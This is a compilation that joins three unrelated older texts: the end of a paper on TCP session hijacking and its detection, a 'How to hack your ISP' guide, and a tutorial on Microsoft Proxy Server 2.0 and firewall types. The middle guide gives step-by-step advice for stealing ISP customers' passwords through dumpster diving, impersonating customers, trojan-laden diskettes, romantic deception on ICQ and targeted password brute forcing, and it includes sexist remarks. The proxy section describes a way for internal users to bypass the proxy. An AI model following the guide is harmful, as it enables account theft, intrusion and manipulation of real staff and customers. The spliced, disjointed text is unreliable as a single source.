### 5. Detection and Side Effects

Several flaws of that attack can be used to detect it. Three will be described here but one can imagine some other ways to detect the intrusion.

- Desynchronized state detection. By comparing the sequence numbers of both ends of the connection the user can tell if the connection is in the desynchronized state. This method is feasible if we assume that the sequence numbers can be transmitted through the TCP stream without being compromised (changed) by the attacker.

	Local Ethernet		Transit Ethernet	
Total TCP/s	80-100	(60-80)	1400	(87)
Total Ack	25-75	(25-45)	500	(35)
Total Telnet	10-20	(10-25)	140	(10)
Total Telnet Ack	5-10	(45-55)	45	(33)

Table 1: Percentage of ACK packets without the attack.

- Ack storm detection.

Some statistics on the TCP traffic conducted on our local ethernet segment outside the attack show that the average ratio of ACK without data packets per total telnet packets is around 45%. On a more loaded transit ethernet the average is about 33% (C.f Table 1)

The total number of TCP packets as well as the total number of ACK and telnet packets fluctuate a lot on the local ethernet. The table shows the limits. The percentage of ACK telnet packets is very stable, around 45%. This can be explained by the fact that the telnet session is an interactive session and every character typed by the user must be echoed and acknowledged. The volume of exchanged data is very small each packet usually contains one character or one text line.

The data for the transit ethernet is very consistent. Due to the high load on that segment a few packets may have been dropped by the collecting host.

When the attack is conducted some of these figures change. The next table shows the results for two types of session. The data has been collected on the local ethernet only.

In Table 2 the `Local connection' is a session with a host at a few IP hops from the client. The Round Trip Delay (RTD) is approximately 3ms and the actual number of hops is 4. The 'Remote connection' is a session with a RTD of about 40ms and 9 hops away. In the first case the attack is clearly visible. Even if it's very fluctuant, the percentage of TCP ACK is near 100%. Almost all of the traffic is acknowledgement packets.

In the second case the detection of the attack is less obvious. The data has to be compared with the first column of Table 1 (local traffic). The percentage of TCP ACK slightly increases but not significantly. One can explain this result by the long RTD which decreases the rate of ACK packets sent. The underlying network is also used to experience between a 5% and 10% packet loss which helps in breaking the ACK loop.

	Local connection	Remote connection
Total Telnet	80-400 (60-85)	30-40 (30-35)
Total Telnet Ack	75-400 (90-99)	20-25 (60-65)

Percentage of ACK packets during an attack.

- Increase of the packet loss and retransmission for that particular session. Though no data is available to enlighten us on that behavior the log produced during the attack shows an unusually high level of packet loss and so retransmission. Therefore this implies a deterioration of the response time for the user. The packet loss increase is caused by:

The extra load of the network due to the ACK storms.The packet dropped by the sniffer of the attacker. The drops tend to increase as the load on the network increases.

- Some unexpected connection reset. The following behavior has not been fully investigated since the attacker program developed was to try the validity of the concept more than making the attack transparent to the client and server. These are likely to disappear with a more sophisticated attacker program. The user can experience a connection reset of its session at the early stage of the connection if the protocol of the attack is not correctly executed. A loss of the attacker's RST or SYN packets may leave the server side of the connection in a undefined state (usually CLOSED or SYN-RECEIVED) and may make the client packets acceptable. About 10% of the attacks performed were unsuccessful, ending either by a connection close (very visible) or a non-desynchronized connection (the attacker failed to redirect the stream).

Some side effects and notes about TCP and the attack.

#### - TCP implementation.

The desynchronization process described here failed on certain TCP implementations. According to [rfc793] a RST packet is not acknowledged and just destroys the TCB. Some TCP implementations do when in a certain state acknowledge the RST packet by sending back a RST packet. When the attacker sends the RST packet to the server the RST is sent back to the client which closes its connection and ends the session. Other desynchronization mechanisms may be investigated which do not reset the connection.

- The client and the attacker were always on the same ethernet segment when performing the test. This makes the attack more difficult to run because of a high load on that segment. The collision rate increases and the attacker's sniffer buffer are overflowed by the traffic.

- One can think of just watching the session and sending some data to the server, without caring about creating the desynchronized state and forwarding the TCP packets. Though it will succeed in corrupting the host that approach is likely to be detected early by the user. Indeed the TCP session will not be able to exchange data once the command sent.

### 6. Prevention

The only ways known by the writer currently available to prevent such an attack on a telnet session are the encrypted Kerberos scheme (application layer) or the TCP crypt implementation [TCPcrypt] (TCP layer). Encryption of the data flow prevents any intrusion or modification of the content. Signature of the data can also be used. [pgp] is an example of an available way to secure electronic mail transmission.

### 7. Morris' Attack Reviewed

Morris' attack as described in [morris85] assumes that the attacker can predict the next initial sequence number used by the server (noted SVR\_SEQ\_0 in this document) and that the identification scheme is based on trusted hosts (which means only certain hosts are allowed to perform some commands on the server without any other identification process being needed).

In this attack the cracker initiates the session by sending a SYN packet to the server using the client (trusted host) as the source address. The server acknowledge the SYN with a SYN/ACK packet with SEG\_SEQ = SVR\_SEQ\_0. The attacker then acknowledges that packet in guessing SVR\_SEQ\_0. The cracker does not need to sniff the client packets as long as he can predict SVR\_SEQ\_0 in order to acknowledge it. This attack has two main flaws:

- The client whom the attacker masquerades will receive the SYN/ACK packet

from the server and then could generate a RST packet to the server since in the client's view no session yet exists. Morris supposes that one can stop the RST generation by either performing the attack when the client is down or by overflowing the client's TCP queue so the SYN/ACK packet will be lost.

- The attacker cannot receive data from the server. But he can send data which is sometime enough to compromise a host.

The are four principal differences between Morris' attack and the present one:

- Morris's relies on the trusted hosts identification scheme whereas the present attack lets the user conduct the identification stage of the connection.

- The present attack is a full duplex TCP stream. The attacker can send and receive data.

- The present attack uses the ethernet sniffer to predict (or just get) SVR SEQ 0.

- The present attack can be used against any kind of host besides Unix hosts.

Morris' attack can easily be extented in regard of the present attack:

- The sniffer is used to get the server's initial sequence number. Morris' attack can then be performed against the server. The attacker do not need to wait for a client to connect.

- Considering that the client will not send RST packets (for example it is down) the attacker can establish a full duplex TCP connection with the server. It can send data and receive data on behalf of the client. Of course the cracker still has to pass the identification barrier. If the identification is based on trusted hosts (like NFS or rlogin) the cracker has full access to the host's services.

Steven M. Bellovin in [bellovin89] also presents how ICMP packets can be used to disable one side of the connection. In this case the attacker gets full control of the session (people have referred to 'TCP session hijacking'), but this is too easily detected by the user.

8. Conclusion

Although easy to detect when used on a local network, the attack presented here is quite efficient on long distance, low bandwidth, high delay networks (usually WAN). It can be carried with the same resources as for a passive sniffing attack which have occurred so frequently on the Internet

This attack has also the dangerous advantage of being invisible to the user. While cracking into a host on the Internet is becoming more and more frequent, the stealthfulness of the attack is now a very important parameter for the success of the attack and makes it more difficult to detect.

When everybody's attention in the Internet is focused on the emerging new IPv6 protocol to replace the current IPv4, increasing attacks and the need for secure systems press us to develop and use a secure transport layer for the Internet community. Options should be available to send signed and eventually encrypted data to provide privacy. And since the signature of the data implies reliability the signature can be substituted to the current TCP checksum. This paper does not attempt to explain all cases of active attacks using a sniffer. It is more a warning for people using s/key or Kerberos against the danger of someone sniffing the ethernet. It provides a few ideas and starting points which can be more deeply studied. The method presented has been successfully used during our test even with a very simple attacker's software.

- [Bellovin89] "Security Problems in the TCP/IP Protocol Suite", Bellovin, S., Computer Communications Review, April 1989.
- [Kerberos] "Kerberos: An Authentication Service for Open Network Systems", Steiner, J., Neuman, C., Schiller, J., USENIX Conference Proceeding, Dallas, Texas, February 1989.
- [Morris85] "A Weakness in the 4.2BSD UNIX TCP/IP Software", Morris, R., Computing Science Technical Report No 117, ATT Bell Laboratories, Murray Hill, New Jersey, 1985.
- [PGP] Pretty Good Privacy Version 2.6.1, Philip Zimmermann, August 1994.

- [SKEY] "The S/Key One-time Password System", Haller, N., Proceeding of the Symposium on Network Distributed Systems, Security, Internet Society, San Diego, CA, February 1994.
- [TCPcrypt] "Public Key Encryption Support for TCP", Joncheray, L., Work in progress, May 1995.
- [TCPDUMP] tcpdump(8) Version 2.2.1, Van Jacobson, Craig Leres, Steven Berkeley, University of California, Berkeley, CA.

~!~!~!~!~!~!~!~!~!~!~!~!~!~!~!~! How to hack your ISP Author: The Maniac contact me at : themaniac@blackcode.com  $\times/\times/\times/\times/\times/\times/\times/$ In this guide I'll tell you how interesting and still working ways to hack your Internet Service Provider. You'll be able to find your ISP passwords and important users information. I do not take any responsibility about anything happen after reading this guide.It's for educational purposes only.I'm only telling you how to do it not to do it it's your decision. And don't forget : You never know who is watching you!!!!!!! THIS GUIDE IS FOR EDUCATIONAL PURPOSES ONLY I DO NOT TAKE ANY RESPONSIBILITY FOR ANYTHING HAPPENED AFTER READING THE GUIDE.He I'm telling you only how to do this not to do it it's you decision. If you want to hack your ISP you must be a little good social engineer. This is "theater" that will make your ISP telling you passwords and other things. You'll have to become a little trasher this is very useful in this case. Here's a little note what trasher is: \*NOTE for newbies Trasher A trasher is a person who goes out late at night and searches trash bins of his local companies for valuable information. Such information may be credit card numbers, or local phone anomalies and codes. Example-"We've caught a trasher in our garbage bin last night, and we are attempting to prosecute him for trespassing." So now you know what trasher is. Now you must know or find your ISP office. Check everything about them when they open when they close the office, learn about the secretary there of course there's a woman cause there're still stupid women out there. If it's a man you should be more carefull.Now when you know where is the office trush go there at night and do some trashing I know it's sometimes really disgusting but that's it trashing. I'm sure there you'll find information about the clients of your ISP and of course some passwords

you SHOULD check when you get back home. Almost all ISP's write user's information and passwords on a paper GO and search for that paper.I'm sure if you're looking at the right place you'll find some information like passwords and user information and everything you ISP writes on paper. Now you can go in the office but go when there're only 10 or 20 minutes before the office will close. The secretary will be tired and will want to get back home or she'll have work but you're a client she must wait. Before doing this be sure the secretary don't know how the clients are looking like if she or he know don't try to do this. Tell the secretary you're a client and of course learn everything about your victim. Tell all you know to the secretary if she believes you're the person you are talking about this is good. Now tell her or him the you've lost your password and you can't use your Internet. She'll call some phones or do some check and then tell you the password. Then go back home and change it. But be sure the secretary didn't remember you. But this is the net everyone can be the man who hacked your Internet account. As I told you, you must be sure that the clients faces are not familiar to the ISP or some of them. Now you can make a call to the ISP. This thing work I've check it many times. Tell the secretary your name and other information about you of course stolen information. Tell her or him that's you've lost your password. Then they'll check and you're ready. But be sure from where you're calling cause some ISP's can trace the phone call after that and you can be caught. Always call from street phone it's a little more secure. You can infect your ISP with a trojan but be sure it's a new trojan or it's trojan you made.You can Social Engineering is everywhere. You should use it now. Learn everything about what the secretary likes and don't likes. For example her or his favorite group maybe is Mettalica.In this way you should write on the diskette with the trojan inside something like "Metallica Screen saver". Be sure of it put something like screen saver or what you want but write pics and there's an .exe file because they won't run. This is just an example you can many things but you should know things about the ISP's secretary and then make the name of the diskette. If she or he like the caption and it's something he or she really likes you're ready they're infected.You can even attach the trojan to a real screen saver so they won't suspect anything.Now you should leave the diskette near the ISP in the corridor or when you think they'll see it.Just leave it there.Everyone will just look what's on the diskette and if there's caption about something they like they'll run it and won't think at the moment what can the file be. Put a little .txt in the diskette explaining what's in the diskette.Now something very important.

You should tell them (in the .txt file I mean) what will they win if they run the file. This is very important in the social engineering because if you want them to do something tell them what will they win this will make them run the file. In this case social engineering help you again.You just make someone run .exe file and they know it can virus or a trojan but they run it.As I told you find as much information about the secretary as you can and then you'll secceed I mean you can't just heard from someone she likes rock and techno check everything and then do the work. Now here's another way. There no problem is the secretary a man or a woman you'll just reverse the things.I'm talking about social engineering on ICQ or IRC.You'll again make your ISP run the trojan \*Note Some ISP's don't have ICQ and IRC for better security but you can use their e-mail Read all the things above and use them but via e-mails Now you'll make some kind of theater but it's very amusing. If it's a man you make an account on ICQ as you are 18 years old girl without boyfriend living near his town and looking for friends. Hehe find some pic of a COOl girl and send it to him \*Note You should first understand what kinds of girl he likes and then make your profile As every man he'll be VERY interested at you be sure.Talk a lot and always say good things to him like "You're great man" "I like you very much" "I wish we'll stay friends forever" and so on this will make him feel very proud with himself and he'll like you much more \*Note If he has a girlfriend it doesn't matter noone will miss to have a friend girl like you LOL Talk to him 2 or 3 times and then when you think you're good friends tell him that you've just make your first screen saver with 10 or more pics and you'll send it to him to see it. \*Note Attach the trojan to a real screen saver with some pics of "you" I mean the girl This won't make him think he was lied Then he'll agree and you'll have him infected then just go and search their computer. You can do these things not only for men do them for women too.But don't say to a woman "You're great man" hehe make yourself as a young and beautiful man of course without girl friend

and with pic.I hope you understand what I'm talking about.

Now the last thing for hacking your ISP: If you want to try some passwords on their server and try to enter there do the following: Again social engineering hehe.Now you must learn everything about the root of the server. What he likes and what he don't like and such things something about passwords I mean is he or she interested at encryption EVERYTHING you can gather about the root will be useful. You can even talk to him (as a girl again)on ICQ and try to get the information from there. Now make a wordlist of all the things he likes and don't likes everything you think he'll put as a password.Be sure if you do such list and they use brute-force attacking to the ISP's server 90 % you'll find the password. That's all but don't do the work in 1 or 2 days and then ask why isn't this right. If you know one person well you'll be able to think what he'll put as password, you'll be able to think as him or her.

\_\_\_\_\_

More guides are coming from me in the next month be sure.If you want me to write about something particular tell me about what and I'll write about it don't worry.You can put my guides on your page/FTP or magazine but don't change anything.

Feel free to distribute my guides over the net but don't change anything.

Understanding Microsoft Proxy Server 2.0 By NeonSurge Rhino9 Publications

#### Preface-

This documented was not made for people who have been working with Microsoft Proxy Server since its beta (catapult) days. It is made for individuals who are curious about the product and security professionals that are curious as to what Microsoft Proxy Server has to offer. This document is also being written for individuals have a general idea of what a Proxy Server does, but wants to know more. This paper goes into discussion of Proxy Server Features and Architecture, Access Control, Encryption, and Firewall Strategies (which I have been getting a lot of requests for).

The second part of the documentation goes into Firewall types and strategies, so if that's the reason you downloaded the documentation, go straight to page 8 I believe.

What is Microsoft Proxy Server?

Microsoft Proxy Server is a "firewall" and cache server. It provides additional Internet security and can improve network response issues depending on its configuration. The reason I put the word firewall in quotes is because Proxy Server should not be considered as a stand-alone solution to a firewall need. When you are done reading this document, you will have an advanced understanding of the Proxy Server product and also understand firewall techniques and topologies.

Proxy Server can be used as an inexpensive means to connect an entire business through only one valid IP address. It can also be used to allow more secure inbound connections to your internal network from the Internet. By using Proxy Server, you are able to better secure your network against intrusion. It can be configured to allow your entire internal private network to access resources on the Internet, at the same time blocking any inbound access.

Proxy Server can also be used to enhance the performance of your network by using advanced caching techniques. The can be configured to save local copies of requested items from the Internet. The next time that item is requested, it can be retrieved from the cache without having to connect to the original source. This can save an enormous amount of time and network bandwidth.

Unlike Proxy Server 1.0, Proxy Server 2.0 includes packet filtering and many other features that we will be discussing.

Proxy Server provides it functionality by using three services:

 $\ast$  Web Proxy: The web proxy service supports HTTP, FTP, and Gopher for TCP/IP Clients.

\* WinSock Proxy: The Winsock proxy supports Windows Sockets client applications. It provides support for clients running either TCP/IP or IPX/SPX. This allows for networks that may be running more of a Novell environment to still take advantage of Proxy Server.

\* SOCKS Proxy: The SOCKS Proxy is a cross-platform service that allows for secure communication in a client/server capacity. This service supports SOCKS version 4.3a and allows users access to the Internet by means of Proxy Server. SOCKS extends the functionality provided by the WinSock service to non-Windows platforms such as Unix or Macintosh.

Proxy Servers Security Features

In conjunction with other products, Proxy Server can provide firewall level security to prevent access to your internal network.

\* Single Contact Point: A Proxy Server will have two network interfaces. One of these network interfaces will be connected to the external (or "untrusted") network, the other interface will be connected to your internal (or "trusted") network. This will better secure your LAN from potential intruders.

\* Protection of internal IP infrastructure: When IP forwarding is disabled on the Proxy Server, the only IP address that will be visible to the external environment will be the IP address of the Proxy Server. This helps in preventing intruders from finding other potential targets on your network.

\* Packet Layer Filtering: Proxy Server adds dynamic packet filtering to its list of features. With this feature, you can block or enable reception of certain packet types. This enables you to have a tremendous amount of control over your network security.

Beneficial Features of Proxy

\* IIS and NT Integration: Proxy Server integrates with Windows NT and Internet Information Server tighter than any other package available on the market. Proxy Server actually uses the same administrative interface used by Internet Information Server.

\* Bandwidth Utilization: Proxy Server allows all clients in your network to share the same link to the external network. In conjunction with Internet Information Server, you can set aside a certain portion of your bandwidth for use by your webserver services.

\* Caching Mechanisms: Proxy Server supports both active and passive caching. These concepts will be explained in better detail further into the document.

\* Support for Web Publishing: Proxy Server uses a process known as reverse proxy to provide security while simultaneously allowing your company to publish on the Internet. Using another method known as reverse hosting, you can also support virtual servers through Proxy.

Hardware and Software Requirements

Microsoft suggests the following minimum hardware requirements.

\* Intel 486 or higher. RISC support is also available.

\* 24 MB Ram for Intel chips 32 MB Ram for RISC.

 $\star$  10 MB Diskspace needed for installation. 100 MB + .5 MB per client for Cache space.

\* 2 Network interfaces (Adapters, Dial-Up, etc)

Following is the suggested minimum software requirements.

\* Windows NT server 4.0

\* Internet Information Server 2.0

\* Service Pack 3

\* TCP/IP

It is highly recommended that it be installed on an NTFS partition. If an NTFS partition is not used, not only are you losing NTFS's advanced security features, but also the caching mechanisms of Proxy Server will not work.

It is also recommended that your two network interfaces be configured prior to installation. On interface configured to the external network, and one configured for the internal network. (Note: When configuring your TCP/IP settings, DO NOT configure a default gateway entry for your internal network interface.)

\* Be sure that "Enable IP Forwarding" is not checked in your TCP/IP settings. This could seriously compromise your internal security.

What is the LAT?

This is probably one of the most common questions I am asked as a security professional. The LAT, or Local Address Table, is a series of IP address pairs that define your internal network. Each pair defines a range of IP addresses or a single pair.

That LAT is generated upon installation of Proxy Server. It defines the internal IP addresses. Proxy Server uses the Windows NT Routing Table to auto-generate the LAT. It is possible that the when the LAT is auto-generated, that errors in the LATs construction will be found. You should always manually comb through the LAT and check for errors. It is not uncommon to find external IP addresses in the LAT, or entire subnets of your internal IP addresses will not appear on the LAT. It is generally a good idea to have all of your internal IP addresses in the LAT.

\* NO EXTERNAL IP ADDRESSES SHOULD APPEAR IN YOUR LAT.

Upon installing the Proxy Server client software, it adds a file named msplat.txt into the \Mspclnt directory. The msplat.txt file contains the LAT. This file is regularly updated from the server to ensure that the LAT the client is using is current.

What is the LAT used for?

Every time a client attempts to use a Winsock application to establish a connection, the LAT is referenced to determine if the IP address the client is attempting to reach is internal or external. If the IP address is internal, Proxy Server is bypassed and the connection is made directly. If the IP address the client is attempting to connect to DOES NOT appear in the LAT, it is determined that the IP address is remote and the connection is made through Proxy Server. By knowing this information, someone on your internal network could easily edit his or her LAT table to bypass Proxy Server.

Some Administrators may not see this as a problem because the LAT is regularly updated from the server, so any changes the user made to his or her LAT will be overwritten. However, if the user saves their LAT with the filename Locallat.txt, the client machine will reference both the msplat.txt and the locallat.txt to determine if an IP address is local or remote. So, by using the locallat.txt method, a user can, in theory, permanently bypass Proxy Server. The locallat.txt file is never overwritten unless the user does so manually.

What changes are made when Proxy Server is installed?

Server side changes:

\* The Web Proxy, Winsock Proxy, and SOCKS Proxy services are installed and management items are added into the Internet Service Manager.

\* An HTML version of the documentation is added into the %systemroot%\help\proxy\ directory.

\* A cache area is created on an NTFS volume.

\* The LAT table is constructed.

\* Proxy Server Performance Monitor counters are added.

\* Client installation and config files are added to the Msp\Clients folder. This folder is shared as Mspclnt and by default has the permissions set to Read for Everyone.

Client side changes: \* The LAT (msplat.txt) file is copied to the clients local hard drive.

\* A WSP Client icon is added to control panel on Win3.X, Win95 and WinNT clients.

\* A Microsoft Proxy Client Program Group is added

\* The winsock.dll file is replace with Remote WinSock for Proxy. The old winsock file is renamed winsock.dlx.

\* Mspclnt.ini file is copied to the client machine.

Proxy Server Architecture

To understand the architecture of Microsoft Proxy Server, you must first have a basic grasp of how Proxy works for outbound client requests. Here is a simple example:

Joe opens his browser to visit his favorite news site on the net. He types in the sites IP address which he has memorized because his visits often, instead of doing his job. The client compares the IP address Joe entered to the LAT table. Because the IP address is not found on the LAT, it is considered external. Since the client has determined that the IP address is external, it knows it must process the request through Proxy Server. The client hands Joe's request to Proxy Server. Proxy Server then checks the IP address against the access control applied by the Administrator. The Administrator has the ability to stop internal employees from visiting certain sites. Since Joe's request is not on the forbidden list applied by the Administrator, Proxy Server executes the request. Proxy contacts the website and requests the document Joe wanted. After Proxy server has received the information it requested, it stored a copy in its cache for later use and hands the request to the client machine. The website pops-up on Joe's browser.

Proxy Server Services: An Introduction

\* WebProxy: Web Proxy normally functions with both clients and servers. As a server, it receives HTTP requests from internal network clients. As a client, it responds to internal network clients' requests by issuing their requests to a server on the Internet. The interface between the client and server components of the Web Proxy service provides chances to add value to the connections it services. By performing advanced security checks, the Web Proxy does more than relay requests between an internal client and a server on the Internet. The WebProxy service is an extensions of Internet Information Server 3.0. It consists of two following components: The Proxy Server ISAPI Filter and the Proxy Server ISAPI Application. The Web Proxy service is implemented as a DLL (dynamic link library) that uses ISAPI (Internet Server Application Programming Interface) and therefore runs within the IIS WWW process. The WWW Service must installed and running in order for proxy requests to be processed.

\* WinSock Proxy: WinSock Proxy provides proxy services for windows sockets applications. WinSock Proxy allows winsock applications to function on a LAN and to operate as if it is directly connected to the Internet. The client app uses Windows Sockets APIs to communicate with another application running on an Internet computer. WinSock Proxy intercepts the windows sockets call and establishes a communication path from the internal application to the Internet application through the proxy server. The process is totally transparent to the client. The WinSock Proxy consists of a service running on Proxy Server and a DLL installed on each client. The DLL it relies on is the Remote Winsock DLL that replaced the normal winsock.dll. WinSock Proxy uses a control channel between the client and the server to manage the ability of Windows Sockets messages to be used remotely. The control channel is set up when the WinSock Proxy client DLL is first loaded, and it uses the connectionless UDP protocol. The Winsock Proxy client and the WinSock Proxy service use a simple ack protocol to add reliability to the control channel. The control channel uses UDP port 1745 on the proxy server and client computers.

\* SOCKS Proxy: Proxy Server supports SOCKS Version 4.3a. Almost all SOCKS V4.0 client applications can run remotely through SOCKS Proxy. SOCKS is a protocol that functions as a proxy. It enables hosts on one side of a SOCKS server to gain full access to hosts on the other side of a SOCKS server, without requiring direct IP access. (To learn more about SOCKS, visit http://www.socks.nec.com/index.html).

#### Understanding components

This area will attempt to better define to the components of the architecture that we have used, but may not have defined.

### ISAPI Filter

The ISAPI Filter interface is one of the components of the web proxy service. The interface provides an extension that the Web server calls whenever it receives an HTTP request.

An ISAPI Filter is called for every request, regardless of the identity of the resource requested in the URL. An ISAPI filter can monitor, log, modify, redirect and authenticate all requests that are received by the Web server. The Web service can call an ISAPI filter DLL's entry point at various times in the processing of a request or response. The Proxy Server ISAPI filter is contained in the w3proxy.dll file. This filter examines each request to determine if the request is a standard HTTP request or not.

#### ISAPI Application

The ISAPI Application is the second of the two web proxy components. ISAPI applications can create dynamic HTML and integrate the web with other service applications like databases.

Unlike ISAPI Filters, an ISAPI Application is invoked for a request only if the request references that specific application. An ISAPI Application does not initiate a new process for every request. The ISAPI Application is also contained in the w3proxy.dll file.

#### Proxy Servers Caching Mechanism

Microsoft Proxy Server handles caching in two different ways, Passive and Active caching.

\* Passive Caching: Passive caching is the basic mode of caching. Proxy Server interposes itself between a client and an internal or external Web site and then intercepts client requests. Before forwarding the request on to the Web server, Proxy Server checks to see if it can satisfy the request from its cache. Normally, in passive caching, Proxy Server places a copy of retrieved objects in the cache and associates a TTL (time-to-live) with that object. During this TTL, all requests for that object are satisfied from the cache. When the TTL is expired, the next client request for that object will prompt Proxy Server to retrieve a fresh copy from the web. If the disk space for the cache is too full to hold new data, Proxy Server removes older objects from the cache using a formula based on age, popularity, and size.

\* Active Caching: Active Caching works with passive caching to optimize the client performance by increasing the likelihood that a popular will be available in cache, and up to date. Active caching changes the passive caching mechanism by having the Proxy Server automatically generate requests for a set of objects. The objects that are chosen are based on popularity, TTL, and Server Load.

#### Windows Sockets

Windows Sockets is the mechanism for communication between applications running on the same computer or those running on different computers which are connected to a LAN or WAN. Windows Sockets defines a set of standard API's that an application uses to communicate with one or more other applications, usually across a network. Windows Sockets supports initiating an outbound connection, accepting inbound connections, sending and receiving data on those connections, and terminating a session.

Windows socket is a port of the Berkeley Sockets API that existed on Unix, with extensions for integration into the Win16 and Win32 application environments. Windows Sockets also includes support for other transports such as IPX/SPX and NetBEUI.

Windows Sockets supports point-to-point connection-oriented communications and point-to-point or multipoint connectionless communications when using TCP/IP. Windows Socket communication channels are represented by data structures called sockets. A socket is identified by an address and a port, for example;

131.107.2.200:80

Access Control Using Proxy Server

Controlling Access by Internet Service

Proxy Server can be configured to provide or restrict access based on Service type. FTP, HTTP, Gopher, and Secure (SSL) are all individually configurable. Controlling Access by IP, Subnet, or Domain

Proxy allows an administrator to control access based on IP Address, Subnet or Domain. This is done by enabling filtering and specifying the appropriate parameters. When configuring this security, you need to decide if you want to grant or deny access to an IP address, subnet, or domain. By configuring Proxy Server correctly, you can also set it up to use the internet as your corporate WAN.

### Controlling Access by Port

If you are using the WinSock Proxy service, you can control access to the internet by specifying which port is used by TCP and UDP. You can also grant or deny, activate or disable certain ports based on your needs.

Controlling Access by Packet Type

Proxy Server can control access of external packets into the internal network by enabling packet filtering on the external interface. Packet filtering intercepts and evaluates packets from the Internet before they reach the proxy server. You can configure packet filtering to accept or deny specific packet types, datagrams, or packet fragments that can pass through Proxy Server. In addition, you can block packets originating from a specific Internet host.

The packet filtering provided by Proxy Server is available in two forms, Dynamic and Static.

Dynamic packet filtering allows for designed ports to automatically open for transmission, receive, or both. Ports are then closed immediately after connection has been terminated, thereby minimizing the number of open ports and the duration of time that a port is open.

Static packet filtering allows manual configuration of which packets are and are not allowed.

By default, the following Packet settings are enabled on Proxy Server (by default, ALL packet types are blocked except the ones listed below, known as Exceptions):

Inbound	ICMP ECHO (Ping)
Inbound	ICMP RESPONSE (Ping)
Inbound	ICMP SOURCE QUENCH
Inbound	ICMP TIMEOUT
Inbound	ICMP UNREACHABLE
Outbound	ICMP ANY
Inbound	TCP HTTP
In/Outbound	UDP ANY (dns)

Logging and Event Alerts

Events that could affect your system may be monitored, and, if they occur, alerts can be generated. The items listed below are events that will generate alerts:

Rejected Packets: Watches external adapter for dropped IP packets. Protocol Violations: Watches for packets that do not follow the allowed protocol structure. Disk Full: Watches for failures caused by a full disk.

When any of the events above occur, an alert is sent to the system log in the NT Event Viewer, or can be configured to e-mail a pre-defined person.

When the system logs information concerning Access Control, it does so to a log file stored in the %systemroot%/system32/msplogs/ directory. The log file itself is named Pfyymmdd.log (Where yy=Current year / mm= Current Month / dd= Current day).

The Packet log records information related to the following areas:

Service Information (Time of Service, Date and Time)

Remote Information (The Source IP Address of a possible Intruder, along with port and protocol used)

Local Information (Destination IP Address and port)

Filter Information (Action taken and what interface (network adapter) issued the action)

Packet Information (Raw IP Header in Hex and Raw IP Packet in Hex)

Encryption Issues

Proxy Server can take full advantage of the authentication and security features of Internet Information Server and SSL tunneling.

SSL supports data encryption and server authentication. All data sent to and from the client using SSL is encrypted. If HTTP basic authentication is used in conjunction with SSL, the user name and password are transmitted after the client's SSL support encrypts them.

If your are wanting to take advantage of PPTP to provide additional flexibility and security for your clients, you can configure Proxy Server to allow these packets (GRE) to pass through.

Other Benefits of Proxy Server

#### RAS

Proxy Server can take full advantage of Windows NT Remote Access Service (RAS). Proxy can be configured to dial on demand when an internal client makes a request that must be satisfied from the external network. The RAS feature can be configured to only allow connectivity during certain hours. The Dial-Up Network Scripting tool can aslo be used to automate certain process using Proxy Server and RAS. For company's who have a standard constant connection (ISDN, T1, T3) to the Internet, the RAS ability provided by Proxy Server can be used as a back-up should your constant connection fail.

## IPX/SPX

Microsoft Proxy Server was developed with support for Internet Packet Exchange/Sequenced Packet Exchange or IPX/SPX. IPX/SPX is a transport protocol group somewhat similar to TCP/IP.

There are many situations when a client computer may have both IPX/SPX and TCP/IP protocols installed although the company's internal network may only use IPX/SPX. Simply disabling aTCP/IP while on the LAN will not get the IPX/SPX component of the Proxy client software working. You will need to go

into Control Panel, open the Wsp Client icon and check the box that reads "Force IPX/SPX protocol". This must be done because even though the TCP/IP protocol was disabled, the WinSock Proxy Client still detects its presence and will attempt to create a standard IP socket. By enabling the "Force IPX/SPX Protocol" option, this problem should disappear.

#### Firewall Strategies

A firewall is a system that enforces access control policies. The enforcement is done between an internal, or "trusted" network and an external, or "untrusted" network. The firewall can be as advanced as your standards require. Firewalls are commonly used to shield internal networks from unauthorized access via the Internet or other external network.

#### Logical Construction

The single basic function of a firewall is to block unauthorized traffic between a trusted system and an untrusted system. This process is normally referred to as Filtering. Filtering can be viewed as either permitting or denying traffic access to a network.

Firewalls know what traffic to block because they are configured with the proper information. This information is known as an Access Control Policy. The proper approach to an access control policy will depend on the goals of the network security policy and the network administrator.

### Exploring Firewall Types

In the origins of firewalls, there were two types. These two types have now grown and overlapped each other to the point where distinction is hard. We will explore the differences between these two types and discuss Firewall building topologies.

### Network Level Firewalls

Network level firewalls operate at the IP packet level. Most of these have a network interface to the trusted network and an interface to the untrusted network. They filter by examining and comparing packets to their access control policies or ACL's.

Network level firewalls filter traffic based on any combination of Source and Destination IP, TCP Port assignment and Packet Type. Network Level firewalls are normally specialized IP routers. They are fast and efficient and are transparent to network operations. Todays network level firewalls have become more and more complex. They can hold internal information about the packets passing through them, including the contents of some of the data. We will be discussing the following types of network level firewalls:

- \* Bastion Host
- \* Screened Host
- \* Screened Subnet

Bastion Host Firewall

Bastion host are probably one of the most common types of firewalls. The term bastion refers to the old castle structures used in europe, mainly for draw bridges.

The Bastion host is a computer with atleast one interface to the trusted network and one to the untrusted network. When access is granted to a host

from the untrusted network by the bastion host, all traffic from that host is allowed to pass unbothered. In a physical layout, bastion hosts normally stand directly between the inside and outside networks, with no other intervention. They are normally used as part of a larger more sophisticated firewall.

The disadvantages to a bastion host are:

- After an Intruder has gained access, he has direct access to the entire network.

- Protection is not advanced enough for most network applications.

Screened Host Firewall

A more sophisticated network level firewall is the screened host firewall. This firewall uses a router with at least on connection to trusted network and one connection to a bastion host. The router serves as a preliminary screen for the bastion host. The screening router sends all IP traffic to the bastion host after it filters the packets. The router is set up with filter rules. These rules dictate which IP addresses are allowed to connect, and which ones are denied access. All other packet scrutiny is done by the bastion host. The router decreases the amount of traffic sent to the bastion host and simplifies the bastions filtering algorithms.

The physical layout of a Screened Host is a router with one connection to the outside network, and the other connection with a bastion host. The bastion host has one connection with the router and one connection with the inside network.

Disadvantages to the Screened Host are:

- The single screen host can become a traffic bottleneck

- If the host system goes down, the entire gateway is down.

Screened Subnet Firewalls

A screened subnet uses on or more addition routers and on more additional bastion hosts. In a screened subnet, access to and from the inside network is secured by using a group of screened bastion host computers. Each of the bastion hosts acts as a drawbridge to the network.

The physical layout of a Screened subnet is somewhat more difficult, but the result is a more secure, robust environment. Normally, there is a router with one connection to the outside network and the other connection to a bastion host. The bastion host has one connection to the outer most router and one connection to another bastion host, with an addressable network in the middle. The inner most bastion host has one connection to the outer most bastion and another connection to an inside router. The inside router has one connection to the inside network. The result of this configuration is the security components are normally never bogged down with traffic and all internal IP addresses are hidden from the outside, preventing someone from "mapping" your internal network.

Disadvantages to using this type of firewall are:

The can be two or three times more expensive than other types of firewalls
